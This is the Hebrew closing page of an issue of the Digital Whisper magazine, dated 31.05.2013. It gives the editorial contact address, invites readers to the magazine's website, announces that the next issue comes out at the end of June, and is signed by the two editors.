ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת [editor@digitalwhisper.co.il](mailto:editor@digitalwhisper.co.il).

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

*"Talkin' bout a revolution sounds like a whisper"*

גליון הבא ייצא ביום האחרון של חודש יוני.

אפיק קסטיאל,

ניר אדר,

31.05.2013